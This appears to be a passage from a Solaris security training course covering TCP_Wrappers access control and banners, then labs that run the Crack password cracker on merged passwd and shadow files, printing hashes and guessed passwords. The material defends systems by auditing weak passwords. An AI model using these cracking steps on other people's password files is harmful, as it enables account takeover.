# cat /etc/hosts.deny
ALL :ALL : ALLOW
```

This feature is useful in that an administrator only needs to work with a single file, either the `hosts.allow` or the `hosts.deny`, to achieve the same results.

The following is a sample of log file entries where client systems have been allowed access:

```
# tail -f /var/log/syslog
Sep 28 06:30:08 jeeves in.telnetd[4750]: connect from verdun
```



Configuring Access Control

- banners
- daemon_list : client_list : option : option
- hosts_access(5)
- hosts_options(5)

Allowing Partial Access

The following entry allows verdun to gain access to the telnet service:

```
# cat /etc/hosts.allow
in.telnetd :verdun
```

There are many combinations of valid rules and filters that can be used to allow or deny access to clients. See the `hosts_access(5)` and `hosts_options(5)` man pages for additional information.

Using banners With TCP_Wrappers

Using banners provides a useful mechanism to display notification messages to clients *before* they log in to a system or when they are denied service. Banner messages can be configured for a variety of services. The banners are configured by uncommenting the language extensions variable before issuing the make command. The language variable is

```
STYLE = -DPROCESS_OPTIONS      # Enable language extensions.
```

The `/etc/hosts.allow` and `/etc/hosts.deny` files have the following syntax:

daemon_list : *client_list* : *option* : *option*

where

- *daemon_list* is any of the supported network services such as `in.telnetd` and `in.ftpd`
- *client_list* is a list of hosts
- *option* is a keyword; one of the available keywords is `banners`

The `daemon_list` and `client_list` are documented in the `hosts_access(5)` man pages while the `option` keywords are documented in the `hosts_options` man pages.

The syntax for the `banners` keyword is:

```
:banners /absolute-path-directory
```



Sun Educational Services

Using banners With TCP_Wrappers

```
# cat /etc/hosts.allow
in.telnetd :verdun :banners /usr/allow-messages
    • Message in /usr/allow-messages/in.telnetd
```

An example of an entry in either the `hosts.allow` or `hosts.deny` file is:

```
# cat /etc/hosts.allow
in.telnetd :verdun :banners /usr/allow-messages
```

where

- `in.telnetd` is the service
- `verdun` is the client
- `banners` is the keyword
- `/usr/allow-messages` is the directory that contains a text file called `in.telnetd`

An example of the text file is:

```
# cat /usr/allow-messages/in.telnetd
```

```
STOP!!!!  
You are connecting to a secure system  
from %a, also known as %h.  
You are being monitored, disconnect now  
if you do not approve.  
#
```

The % character sequences expand before being displayed.

- %a expands to the client host address.
- %h expands to the client host name or address, if the host name is unavailable.

The previous file would produce the following output:

```
# telnet jeeves  
Trying 192.152.54.28...  
Connected to jeeves.  
Escape character is '^]'.
```

```
STOP!!!!  
You are connecting to a secure system  
from 192.152.54.20, also known as verdun.  
You are being monitored, disconnect now  
if you do not approve.
```

SunOS 5.6

login:

Using the spawn Command

Commands and scripts can be run in a fashion that is similar to that used for banners. Commands can be used to send a page or email a message when a specific host connects or attempts to connect. The spawn command is used in the following way:

```
# cat /etc/hosts.allow
```

```
ALL :gaul :banners /etc :spawn (echo "intruder %h detected" | /custom-  
apps/pager (303) 555-1212)
```

This entry would cause a pager message to be sent each time host gaul connects to the system. This is useful if a specific host's activities need to be monitored closely.

Here are the expansion characters that are used by TCP_Wrappers in the banners message and the spawn facilities:

- %a – Client's IP address (for example, 192.102.1.99)
- %c – Client's canonical hostname (for example, triton)
- %d – Server daemon (for example, in.fingerd)
- %h – Client's hostname (for example, triton)
- %n – Client's name (for example, triton)
- %p – Process ID (for example, 2134)
- %s – Server daemon and hostname (for example, in.fingerd@jupiter)
- %u – Client user (for example, seamus)
- %A – Server's IP address (for example, 192.102.1.93)
- %H – Server's hostname (for example, jupiter)
- %N – Server's name (for example, jupiter)

By creating a prototype message for various services, you can simplify a lot of administrative overhead; for example, a banner message can be put into a file named `prototype`. Using `make`, you can build banner files for standard services which use banners.

```
jeeves# cd /export/share/tcpwrappers7.6
jeeves# ls -l *Make*
-r--r--r--  1 309    326          2225 Feb 11  1997 Banners.Makefile
-r--r--r--  1 309    326       32462 Mar 18 14:45 Makefile
jeeves# ls -l prototype
-rwxr-xr-x  1 root   other          485 Jun 23 17:33 prototype
jeeves# cat prototype
```

Hello there, %c

Access to this computer is logged and monitored. If you use or attempt to use a this computer system, you are consenting to this monitoring and to adhere to our policies about appropriate use. If you do not agree, then log off and do not attempt use of these systems.

```
jeeves# cp prototype Banners.Makefile /etc/allow-messages
jeeves# cd /etc/allow-messages
jeeves# ls
Banners.Makefile  prototype
jeeves# make -f Banners.Makefile
cp prototype in.telnetd
chmod 644 in.telnetd
sed 's/^/220-/' prototype > in.ftpd
chmod 644 in.ftpd
    echo 'main() { write(1,"",1); return(0); }' >nul.c
    cc -s -o nul nul.c
    rm -f nul.c
    ( ./nul ; cat prototype ) > in.rlogind
    chmod 644 in.rlogind
jeeves# ls
Banners.Makefile  in.rlogind          nul
in.ftpd           in.telnetd          prototype
jeeves#
```

Examine the files that make builds for the utilities that support banners: `ftp`, `rlogin`, and `telnet`.

```
jeeves# more in*
::::::::::::::::::
in.ftpd
::::::::::::::::::
```

```
220-
220-Hello there, %c
220-Access to this computer is logged and monitored. If you use or
220-attempt to use a this computer system, you are consenting to this
220-monitoring and to adhere to our policies about appropriate use.
220-If you do not agree, then log off and do not attempt use of these
220-systems.
220-
220-
220-
220-
220-
220-Hello there, %c
220-Access to this computer is logged and monitored. If you use or
220-attempt to use a this computer system, you are consenting to this
220-monitoring and to adhere to our policies about appropriate use.
220-If you do not agree, then log off and do not attempt use of these
220-systems.
220-
220-
220-
220-
220-
220-Hello there, %c
220-Access to this computer is logged and monitored. If you use or
220-attempt to use a this computer system, you are consenting to this
220-monitoring and to adhere to our policies about appropriate use.
220-If you do not agree, then log off and do not attempt use of these
220-systems.
220-
```

Note – The `in.ftpd` file uses the syntax `220-` at the start of each line; this permits a multi-line message.

```
jeeves% ftp jupiter
Connected to jupiter.
220-
220-Hello there, %c
220-Access to this computer is logged and monitored. If you use or
220-attempt to use a this computer system, you are consenting to this
220-monitoring and to adhere to our policies about appropriate use.
```

220-If you do not agree, then log off and do not attempt use of these
220-systems.
220-
220-
220 jupiter FTP server (SunOS 5.7) ready.
Name (jupiter:fred):
331 Password required for fred.
Password:
^D
jeeves%

Using Banners Without TCP Wrappers

Banner for ftp

```
grommit% cat /etc/default/ftpd
BANNER="This is a secure host!"
```

Note – This is limited to one line for the banner message.

Banner for telnet

```
grommit% cat /etc/default/telnetd
BANNER="\nWARNING!\nUnauthorized access will be prosecuted!\n"
```

Note – This may be used to display a multi-line message by use of the newline indicator, \n.


Banner for telnet, rlogin, and login

```
grommit% cat /etc/issue
This host is monitored at all times.
trespassers will be eaten!
```

Access Control for ftp

```
grommit% cat /etc/ftpusers
root
fred
jane
```

Note – This is a list of users who may not use ftp.



Sun Educational Services

Using the `tcpdmatch` Command

- Performing configuration check
- Using the syntax – `tcpdmatch service host`

```
# tcpdmatch in.telnetd metz
```

Using the `tcpdmatch` Command

The `tcpdmatch` command performs configuration checks by checking the access control files and demonstrating the behavior.

This is useful for allowing error checking to be performed before the TCP_Wrappers are deployed.

The syntax for the `tcpdmatch` command is: `tcpdmatch service host`.

```
# tcpdmatch in.telnetd metz
client:  hostname metz
client:  address  192.152.54.21
server:  process  in.telnetd
matched: /etc/hosts.deny line 1
option:  banners /usr/deny-messages
```

Stop metz!!!

You are not welcome on this system

access: denied

#



Notes

Exercise: TCP_Wrappers



Exercise objective – Become more familiar with the TCP_Wrappers utility.

Preparation

Make sure you install the following tools if you did not complete the SATAN and Courtney exercises in Module 13:

- gunzip
- make
- gcc

No additional preparation is required for this exercise.

Tasks

Your instructor will make the source files available for this exercise.

Using the path that your instructor provides:

1. Build TCP_Wrappers, enable the use of banners, and use the visible method of installing TCP_Wrappers; that is, you need to edit the `/etc/inetd.conf` file.

2. Copy the TCP_Wrappers binary to the /usr/sbin directory.

3. Create a directory for section 8 of the man pages.

4. Copy the man pages to their correct locations.

5. Update the man page configuration file to include section 8 man pages.

6. Verify that you can access the tcpdmatch man pages.

Note – Refer to the online man pages to successfully complete this exercise.

7. Work with a partner and configure TCP_Wrappers to wrap the telnet services for your partner.

8. Force the `inetd` to read its configuration file.

9. View the log file in real time.

10. Have your partner attempt to log in to your system and observe your log file.

Why did you observe these results?

11. Configure your system to explicitly deny services to your partner's system. Have your partner attempt to use `telnet` to communicate with your system.

Record your log file entry here.

12. Add the following to your `/etc/hosts.allow` file:

`ALL :your-partner's-hostname`

13. Have your partner attempt to use `telnet` to communicate with your system.

Was your partner able to connect? Why?

14. Configure `banners` messages to allow `telnet` and to deny `ftp` actions. Place the message files in various directories allowing for different messages.

15. Connect to your partner's system and verify that you receive the `banners` message for both `telnet` and `ftp` services.

16. Configure your system to send mail to `root` when your partner uses `telnet` to connect to your system.

17. Have your partner use `telnet` to connect to your system. Verify that you receive a mail message.

18. Remove access control on your system to ensure successful completion of later exercises.

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences
- Interpretations
- Conclusions
- Applications

Task Solutions

1. Build TCP_Wrappers, enable the use of banners, and use the visible method of installing TCP_Wrappers; that is, you need to edit the `/etc/inetd.conf` file.

See “Installing TCP_Wrappers” section on page 15-5 through page 15-4.

2. Copy the TCP_Wrappers binary to the `/usr/sbin` directory.

```
# cp tcpd /usr/sbin
```

3. Create a directory for section 8 of the man pages.

```
# mkdir /usr/share/man/man8
```

4. Copy the man pages to their correct locations.

```
# cp hosts_access.3 /usr/share/man/man3
```

```
# cp *5 /usr/share/man/man5
```

```
# mkdir -p /usr/share/man/man8
```

```
# cp *8 /usr/share/man/man8
```

5. Update the man page configuration file to include section 8 man pages.

```
# vi /usr/share/man/man.cf
```

```
MANSECTS=1,1m,1c,1f,1s,1b,2,3,3c,3s,3x,3xc,3xn,3r,3t,3n,3m,3k,3g,3e,3b,9f,  
,9s,9e,9,4,5,7,7d,7i,7m,7p,7fs,4b,6,l,n,8
```

6. Verify that you can access the `tcpdmatch` man pages.

```
# man tcpdmatch
```

```
Reformatting page. Wait... done
```

```
Maintenance Procedures
```

```
TCPDMATCH(8)
```

```
q
```

Note – Refer to the online man pages to successfully complete this exercise.

7. Work with a partner and configure TCP_Wrappers to wrap the telnet services for your partner.

```
# vi /etc/inetd.conf
```

Edit the in.telnetd entry to resemble:

```
telnet stream tcp      nowait root    /usr/sbin/tcpd  in.telnetd
```

8. Force the inetd to read its configuration file.

```
# ps -ef | grep inetd
```

```
root  8949      1 14   Sep 25 ?          680:45 /usr/sbin/inetd -s -t
```

```
# kill -HUP 8949
```

9. View the log file in real time.

```
# tail -f /var/log/syslog
```

10. Have your partner attempt to log in to your system and observe your log file.

You should see a log entry similar to:

```
Sep 28 09:43:17 verdun in.telnetd[23245]: connect from verdun
```

Why did you observe these results?

No /etc/hosts.allow or /etc/hosts.deny file exists, therefore all hosts are implicitly allowed access to all services.

11. Configure your system to explicitly deny services to your partner's system. Have your partner attempt to use telnet to communicate with your system.

```
# cat /etc/hosts.deny
```

```
ALL :your-partner's-hostname
```

Record your log file entry here.

```
Sep 28 04:45:06 verdun in.telnetd[1153]: refused connect from verdun
```

12. Add the following to your `/etc/hosts.allow` file:

`ALL :your-partner's-hostname`

13. Have your partner attempt to use `telnet` to communicate with your system.

Was your partner able to connect? Why?

Yes, because the `/etc/hosts.allow` is read first. Once a match is found, the files are no longer read.

14. Configure `banners` messages to allow `telnet` and to deny `ftp` actions. Place the message files in various directories allowing for different messages

Your `/etc/hosts.allow` and `/etc/hosts.deny` files should be similar to the following:

```
# cat /etc/hosts.allow
in.telnetd :your-partner's-hostname :banners /
# cat /etc/in.telnet.d
STOP!!!!
You are connecting to a secure system
from %a, also known as %h.
You are being monitored, disconnect now
if you do not approve.
# cat /etc/hosts.deny
in.ftpd :your-partner's-hostname :banners /etc
# cat /etc/in.ftpd
FTP access from your system is denied. No connection made.
```

15. Connect to your partner's system and verify that you receive the `banners` message for both `telnet` and `ftp` services.

16. Configure your system to send mail to `root` when your partner uses `telnet` to connect to your system

```
# cat /etc/hosts.allow
in.telnetd :your-partner's-hostname :banners /etc :spawn (echo \
"intruder %h detected" | mailx root)
```


17. Have your partner use `telnet` to connect to your system. Verify that you receive a mail message.

```
# mailx
mailx version 5.0 Tue Jul 15 21:29:48 PDT 1997  Type ? for help.
"/var/mail/root": 1 message 1 new
>N 1 Super-User          Mon Sep 28 13:14   12/302
? 1
Message 1:
From root Mon Sep 28 13:14:15 1998
Date: Mon, 28 Sep 1998 13:14:15 -0600
From: root (Super-User)
To: root

intruder verdun detected

? d
? q
#
```

18. Remove access control on your system to ensure successful completion of later exercises.

```
# rm /etc/hosts.allow /etc/hosts.deny
```

Check Your Progress

Before continuing on to the next module, check that you are able to accomplish the following:

- ☐ Describe the specific use of TCP_Wrappers
- ☐ Obtain the latest version of TCP_Wrappers
- ☐ Compile, install, and configure TCP_Wrappers
- ☐ Use TCP_Wrappers:
 - ▼ To log any use of the `telnet`, `ftp`, and `rsh` utilities
 - ▼ As an access control utility
 - ▼ To display a message when access is denied or granted
 - ▼ To send email when a specific system connects using `telnet`

Think Beyond

How could you effectively use these tools to protect your network?

Objectives

Upon completion of this module, you should be able to:

- Describe the specific use of Crack
- Obtain the latest version of Crack
- Compile and install Crack
- Use Crack and supplied password libraries to check for weak passwords

Relevance



Discussion – Most of the available security tools are available as source code. Can you:

- Locate the latest version of Crack?
- Compile and configure Crack?
- Spend many hours checking to make sure that your users are using good passwords?

Additional Resources



Additional resources – The following reference can provide additional details on the topics discussed in this module:

- Crack documentation – [manual.html](#).



Sun Educational Services

What Is Crack?

- Crack is a utility which guesses passwords by encrypting words and comparing them to the encrypted password

What Is Crack?

Crack is a utility that guesses passwords by encrypting words and comparing them to the encrypted password. Crack is useful only if access to the `/etc/shadow` file can be obtained. Crack 5.0a was written by Alex Muffet with the assistance of UNIX community members.

Procuring Crack

The Crack utility, `crack5.0.tar.gz`, can be obtained from the <ftp://info.cert.org/pub/tools/crack/> site.

Installing Crack

Once you retrieve the `crack5.0.tar.gz` file:

1. Use the `gunzip` utility to uncompress the compressed `crack5.0.tar.gz` file:

```
# gunzip crack5.0.tar.gz
```

2. Use the `tar` utility to unarchive the `crack5.0.tar` tape archive file.

```
# tar xvf crack5.0.tar
x c50a, 0 bytes, 0 tape blocks
x c50a/conf, 0 bytes, 0 tape blocks
x c50a/conf/dictrun.conf, 3445 bytes, 7 tape blocks
...
...
x c50a/manual.html, 33251 bytes, 65 tape blocks
x c50a/manual.txt, 31320 bytes, 62 tape blocks
#
# cd c50a
```

3. Edit the `Crack` file as follows:

- a. Remove `/usr/ucb` from the `PATH` statement.

- b. Change

```
CC=cc
```

```
to
```

```
# CC=cc
```

- c. Change

```
CFLAGS="-g -O $C5FLAGS"
```

```
to
```

```
# CFLAGS="-g -O $C5FLAGS"
```



Installing Crack

- C compiler
- Compiler flags
- Encryption type
- make
- A dictionary

d. Change

```
# CC=gcc
```

to

```
CC=gcc
```

e. Change

```
#CFLAGS="-g -O2 -Wall $C5FLAGS"
```

to

```
CFLAGS="-g -O2 -Wall $C5FLAGS"
```

f. Change

```
#LIBS=-lcrypt # uncomment only if necessary to use \  
stdlib crypt(), eg: NetBSD MD5
```

to

```
LIBS=-lcrypt # uncomment only if necessary to use \  
stdlib crypt(), eg: NetBSD MD5
```

g. Start the Crack utility to update Crack file dependencies:

```
# ./Crack -makeonly  
Crack 5.0a: The Password Cracker.  
(c) Alec Muffett, 1991, 1992, 1993, 1994, 1995, 1996  
System: SunOS gaul 5.6 Generic sun4m sparc SUNW,SPARCstation-5  
...  
...  
all made in util  
Crack: makeonly done  
#
```

h. Create a Crack dictionary of words.

```
# ./Crack -makedict  
Crack 5.0a: The Password Cracker.  
(c) Alec Muffett, 1991, 1992, 1993, 1994, 1995, 1996  
...  
...  
Crack: Created new dictionaries...  
Crack: makedict done  
#
```



Using Crack

- Merge shadow and passwd files
- Use Reporter script

Using Crack

To begin using Crack:

1. Add a sample user.

```
# useradd -u 36000 -g 14 -d /export/home/cracker -s \
/bin/csh -m cracker
6 blocks
```

2. Use an easy password.

```
# passwd cracker
New password: bear
Re-enter new password: bear
passwd (SYSTEM): passwd successfully changed for cracker
#
```

3. Verify that the shadow file was updated.

```
# cat /etc/shadow
root:mYjR8TxcJsczU:6445::::::
daemon:NP:6445::::::
...
cracker:3iPREGSP7FdQU:10409::::::
#
```

A security feature of the Solaris Operating Environment is that it implements a **shadow** file for the users' password hashes. This defeats the Crack utility as it was initially created in the days when the password hash resided in the `/etc/passwd` file. The version of Crack demonstrated in this module includes a script called **shadmrg** which merges the `/etc/passwd` and the `/etc/shadow` files, providing a file for Crack to work with. It is used as follows:

1. Use the `shadmrg.sv` script to merge the `passwd` and `shadow` file.

```
# scripts/shadmrg.sv > pass-mrg
# cat pass-mrg
root:mYjR8TxcJsczU:0:1:Super-User:/:/sbin/sh
...
cracker:3iPREGSP7FdQU:36000:14::/export/home/cracker:/bin/csh
#
```

2. Start the Crack utility and have it use the merged password file.

```
# ./Crack pass-mrg
Crack 5.0a: The Password Cracker.
(c) Alec Muffett, 1991, 1992, 1993, 1994, 1995, 1996
...
mkgecosd: making permuted words dictionary
Crack: launching: cracker -kill run/Kalesia.26038
Done
#
```

Note – Crack is only used when the `cracker -kill run/Kalesia.26038` process terminates. This can take *many* hours, or even days. Use the `ps` command to check for this process.

3. Use the Reporter script to report on guessed passwords.

```
# ./Reporter -quiet
---- passwords cracked as of Thu Jul  2 08:37:53 MDT 1998 ----
904256031:Guessed cracker [bear]  [pass-mrg /bin/csh]

---- errors and warnings ----
```



Notes

Exercise: Crack



Exercise objective – Install, configure, and use each of the monitoring and audit tools introduced in this module.

Preparation

Make sure you install the following tools if you did not complete the SATAN and Courtney exercises in Module 13:

- gunzip
- make
- gcc
- Web browser for the documentation

No additional preparation is required for this exercise.

Tasks

Your instructor will provide the source files for this exercise. Using the path that your instructor provides:

1. Install and configure Crack.
 - a. Create a user account for a user with a “normal” password.
 - b. Merge the shadow file and the password file.

- c. Start a Crack session on the merged file.
 - d. Start the Reporter script in quiet mode to display passwords as they are cracked.
2. Create five user accounts.

3. Give each account a different password. Use three of your favorite passwords and two “good” passwords. This is a great opportunity for you to check how good your passwords really are.
4. Create a password file that contains the password hashes for Crack to work on.
5. Start Crack with the password hash file as an option.
6. Take a 20-minute break
7. Check to see if any passwords have been cracked.

Exercise: Crack

Tasks

8. Use the web browser installed in previous exercise to view the `manual.html` file. You can read the `manual.txt` file if you prefer. Determine how to recover an aborted Crack run.

9. Kill the cracker process.

10. Start Crack from where you previously left off. Preserve the guessed password list too.

11. View the guessed password list, is it normal? Why does it have this format?

12. Refer to the manual document for the following questions:

Which script stops the Crack run at certain hours or when system load is high?

Which Crack option causes email to be sent to users with weak passwords?

When running Crack in network mode, how are processes spawned on remote systems?

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences

- Interpretations

- Conclusions

- Applications

Task Solutions

1. Install and configure Crack.

See “Procuring Crack” on page 16-4.

- a. Create a user account for a user with a “normal” password.

See “Using Crack” on page 16-8.

- b. Merge the shadow file and the password file.

See “Using Crack” on page 16-8.

- c. Start a Crack session on the merged file.

See “Using Crack” on page 16-8

- d. Start the Reporter script in quiet mode to display passwords as they are cracked.

See “Using Crack” on page 16-8.

2. Create five user accounts.

```
# useradd -u 36001 -g 10 -d /export/home/user1 -s /bin/csh -m user1
6 blocks
# useradd -u 36002 -g 10 -d /export/home/user2 -s /bin/csh -m user2
6 blocks
# useradd -u 36003 -g 10 -d /export/home/user3 -s /bin/csh -m user3
6 blocks
# useradd -u 36004 -g 10 -d /export/home/user4 -s /bin/csh -m user4
6 blocks
# useradd -u 36005 -g 10 -d /export/home/user5 -s /bin/csh -m user5
6 blocks
#
```

3. Give each account a different password. Use three of your favorite passwords and two “good” passwords. This is a great opportunity for you to check how good your passwords really are.

```
# passwd user1
New password: user1
Re-enter new password: user1
passwd (SYSTEM): passwd successfully changed for user1
#
# passwd user2
New password: 2resu
```

```

Re-enter new password: 2resu
passwd (SYSTEM): passwd successfully changed for user2
#
# passwd user3
New password: Afm2c^
Re-enter new password: Afm2c^
passwd (SYSTEM): passwd successfully changed for user3
#
# passwd user4
New password: xyz123
Re-enter new password: xyz123
passwd (SYSTEM): passwd successfully changed for user4
#
# passwd user5
New password: maryjane
Re-enter new password: maryjane
passwd (SYSTEM): passwd successfully changed for user5
#

```

4. Create a password file that contains the password hashes for Crack to work on.

```

# scripts/shadmrg.sv > p-mrg-ex
#

```

5. Start Crack with the password hash file as an option.

```

# ./Crack p-mrg-ex

```

6. Take a 20-minute break
7. Check to see if any passwords have been cracked.

```

# ./Reporter -quiet
---- passwords cracked as of Tue Sep 29 10:32:01 MDT 1998 ----

907086635:Guessed harpo [harpo]    [p-mrg-ex /bin/sh]
907086635:Guessed user1 [user1]   [p-mrg-ex /bin/csh]
907086636:Guessed fred [fred]     [p-mrg-ex /bin/sh]
907086636:Guessed fred2 [fred2]   [p-mrg-ex /bin/sh]

---- done ----
# ./Reporter -quiet
---- passwords cracked as of Tue Sep 29 10:37:28 MDT 1998 ----

907086635:Guessed harpo [harpo]    [p-mrg-ex /bin/sh]
907086635:Guessed user1 [user1]   [p-mrg-ex /bin/csh]
907086636:Guessed fred [fred]     [p-mrg-ex /bin/sh]

```

```
907086636:Guessed fred2 [fred2] [p-mrg-ex /bin/sh]
907086852:Guessed user2 [2resu] [p-mrg-ex /bin/csh]
907086961:Guessed root [verdun] Super-User [p-mrg-ex /sbin/sh]
```

```
---- done ----
```

```
#
```

```
# ./Reporter -quiet
```

```
---- passwords cracked as of Tue Sep 29 10:56:56 MDT 1998 ----
```

```
907086635:Guessed harpo [harpo] [p-mrg-ex /bin/sh]
907086635:Guessed user1 [user1] [p-mrg-ex /bin/csh]
907086636:Guessed fred [fred] [p-mrg-ex /bin/sh]
907086636:Guessed fred2 [fred2] [p-mrg-ex /bin/sh]
907086852:Guessed user2 [2resu] [p-mrg-ex /bin/csh]
907086961:Guessed root [verdun] Super-User [p-mrg-ex /sbin/sh]
907088093:Guessed user5 [maryjane] [p-mrg-ex /bin/csh]
```

```
---- done ----
```

```
#
```

8. Use the web browser installed in previous exercise to view the `manual.html` file. You can read the `manual.txt` file if you prefer. Determine how to recover an aborted Crack run.

Use the `-recover` option. Use the `-keep` option to preserve the guessed passwords file.

9. Kill the cracker process.

```
# ps -ef | grep rack
  root 15308 1 99 10:30:34 pts/2 32:49 cracker -kill run/Kverdun.15083
  root 25551 13947 0 11:06:37 pts/2 0:00 grep rack
# kill 15308
#
```

10. Start Crack from where you previously left off. Preserve the guessed password list too.

```
# ./Crack -recover -keep p-mrg-ex
```

```
...
```

```
...
```

```
Crack: The dictionaries seem up to date...
```

```
Crack: Sorting out and merging feedback, please be patient...
```

```
Crack: Merging password files...
```

```
Crack: -recover: using existing gecode-derived dictionaries
```

```
Crack: launching: cracker -kill run/Kverdun.25571
```

```
Done
```

11. View the guessed password list, is it normal? Why does it have this format?

The recover option also recovers the guessed passwords.

```
# ./Reporter -quiet
---- passwords cracked as of Tue Sep 29 11:14:42 MDT 1998 ----

907086635:Guessed harpo [harpo] [p-mrg-ex /bin/sh]
907086635:Guessed harpo [harpo] [p-mrg-ex /bin/sh]
907086635:Guessed user1 [user1] [p-mrg-ex /bin/csh]
907086635:Guessed user1 [user1] [p-mrg-ex /bin/csh]
907086636:Guessed fred [fred] [p-mrg-ex /bin/sh]
907086636:Guessed fred [fred] [p-mrg-ex /bin/sh]
907086636:Guessed fred2 [fred2] [p-mrg-ex /bin/sh]
907086636:Guessed fred2 [fred2] [p-mrg-ex /bin/sh]
907086852:Guessed user2 [2resu] [p-mrg-ex /bin/csh]
907086852:Guessed user2 [2resu] [p-mrg-ex /bin/csh]
907086961:Guessed root [verdun] Super-User [p-mrg-ex /sbin/sh]
907086961:Guessed root [verdun] Super-User [p-mrg-ex /sbin/sh]
907088093:Guessed user5 [maryjane] [p-mrg-ex /bin/csh]
907088093:Guessed user5 [maryjane] [p-mrg-ex /bin/csh]

---- done ----
#
```

12. Refer to the manual document for the following questions:

Which script stops the Crack run at certain hours or when system load is high?

The pauser script performs this function.

Which Crack option causes email to be sent to users with weak passwords?

The mail option performs this function.

When running Crack in network mode, how are processes spawned on remote systems?

The remote shell, rsh, is used.

Check Your Progress

Before continuing on to the next module, check that you are able to accomplish the following:

- ☐ Describe the specific use of Crack
- ☐ Procure the latest version of Crack
- ☐ Compile and install Crack
- ☐ Use Crack and supplied password libraries to check for weak passwords



Think Beyond

How effective would Crack be against your systems if used by ill-intentioned people?

Consider using all the tools together in a proactive manner to better secure your systems.

Objectives

Upon completion of this module, you should be able to:

- Describe the important aspects of a good security policy
- Enumerate potential security cracks or potential vulnerabilities
- List several types of logging and auditing tools
- List several types of security protection utilities and programs
- List tools and programs to aid in remote access and authentication service
- Combine these security items into a strategy suitable for you and your company

Relevance



Discussion – Equipped with an understanding of security administration methods and an array of tools, consider which of these components best apply to you and your company's needs.



Security Summary

- What action makes sense for your organization?
- Which tools are appropriate?
- How do they fit together?

Security Summary

Many different security topics have been presented in this course, but not all of the tools and methods presented are appropriate for everyone. It is important to have a planned strategy that makes sense for your company or organization. This module attempts to put the array of tools and techniques into perspective so that you can construct your own effective security strategy.



Topic Review

- Terminology and overview
- Basic system security
 - Security policy
 - Good passwords
 - Secure account management

Topic Review

Terminology and Overview

This course introduced you to terms such as:

- ▼ Authentication
- ▼ Accountability
- ▼ Availability
- ▼ Confidentiality
- ▼ Integrity

Organizations dedicated to security issues such as CERT, CIAC, and others were presented. Find out how to contact these organizations. Visit their web sites often and stay informed on advisories that they provide.

Take measures to protect your systems and data from physical damage such as floods, fire, and physical theft.

Basic System Security

Nothing is more important to good security administration than a planned, published, and well communicated security policy. If this is not in place, all of the tools and programs available for use will be diminished in their effect.

Make sure that senior management endorses the policy.

Remember that most security problems come from people inside of your organization, not attacks from the outside.

Good password secrecy and administration is your first and most effective defense.

Other topics of basic security are:

- ▼ Dormant account management
- ▼ Use of restricted shells for guest users
- ▼ Careful use of the su command



Topic Review

- UNIX vulnerabilities
 - Special files for backdoors
 - Regular process monitoring (ps, who, vmstat, and so on)
- Common security cracks
 - Trojan horses and logic bombs
 - Detection

UNIX Vulnerabilities

Watch for system backdoors or special files.

Use process monitoring tools such as ps, who, vmstat regularly and get to know your system so that you can spot problems quickly.

Common Security Cracks

Be aware of unwanted programs such as worms, Trojan horses, and logic bombs, and how to spot and remove them.



Topic Review

- `syslog` and Basic Security Module (BSM)
 - Monitor users, `ftp` and `telnet` with `syslog` logging
 - For C2 auditing, use BSM for highest level of detail logging
- Automated Security Enhancement Tool (ASET)
 - Use regularly to insure new security cracks are located promptly
 - Adjust and customize security levels

Solaris Operating Environment `syslog` and Basic Security Module

Use `syslog` to monitor users' activity. Monitor `ftp` and `telnet` activity regularly.

If you have to be C2 compliant or have a reason for using low-level logging, implement the BSM.

Automated Security Enhancement Tool

Use ASET on a periodic basis to insure that everyday operations do not open up security cracks that did not exist previously.

Select an appropriate level of security, and make adjustments to the ASET task scripts and `tune` files to suit your needs.



Topic Review

- SATAN and Courtney
 - Use SATAN proactively to defend possible attacks
 - Use Courtney to detect SATAN attacks
- TripWire
 - Create before and after images of file systems to spot the tracks of attacks
- TCP_Wrappers
 - Log, notify, and control users' access to a system

SATAN and Courtney

Use SATAN proactively to find weaknesses in your systems network configuration and fix them before someone from the outside does serious damage.

Run Courtney to detect if someone is using SATAN on your system, but realize that damage may have already occurred.

TripWire

Use TripWire to detect file system modifications, possibly indicating covered-up tracks of an attacker.

TCP_Wrappers

Use TCP_Wrappers to log events and to control users' access to your systems or to instantly notify them of their improper actions.



Topic Review

- Crack
 - Use it proactively on your users' password database to insure secure good password quality

Crack

Use Crack periodically to ensure high-quality passwords are used by all of your users.



Topic Review

- Protecting files and data
 - Set default file permissions with `umask`
 - Scan for SUID/SGID programs and scripts
 - Use ACLs when necessary
 - Establish backup/restore policy
 - Encrypt files with sensitive data
 - Use SKIP for IP level encryption

File and Data Protection

Use basic file permissions wisely, especially default settings such as `umask` settings.

Regularly scan your system for inappropriate SUID/SGID programs and never allow SUID/SGID scripts.

Use ACLs when necessary to better define authorized users of files and directories.

Establish a thorough data backup/restore strategy that involves regular testing, off-site storage, and communication of restoration policies to your users.

Encrypt files that contain sensitive data as a final defense in case of data theft.

Use the SKIP utility to provide secure authentication and transmission encryption at the IP packet level when systems are vulnerable outside of a firewall.



Topic Review

- Remote access and authentication services
 - Limit use of `rlogin`, `rcp`, and `rsh`
 - Do not use `.rhosts` or `hosts.equiv`
 - Use PAM to control and log users' access
- Secure shell
 - Use `ssh` to replace `rlogin`, `rcp`, and `rsh`

Remote Access and Authentication Services

Be aware of the inherent insecurity of commands such as `rlogin`, `rsh`, and `rcp`, and limit their use appropriately.

Be aware of the inherent insecurity of the use of `.rhosts` and `hosts.equiv`, and resist using them.

Understand how PAM can be used to control and log remote access actions.

Secure Shell

When using systems across an insecure network, use the secure shell programs as a replacement to `rlogin`, `rsh`, and `rcp` so that authentication and encryption are enforced.



Topic Review

- Using Secure NFS
 - For internal networks, use Secure NFS for user authentication and transmission encryption

Secure NFS

To protect your internal network, use Secure NFS with NIS+ to enforce authentication and encryption on a system wide basis.

Securing a Host

Consider the available defensive tools that were presented in this course to secure individual hosts. Which of these tools are currently in place, and which should you consider adding?

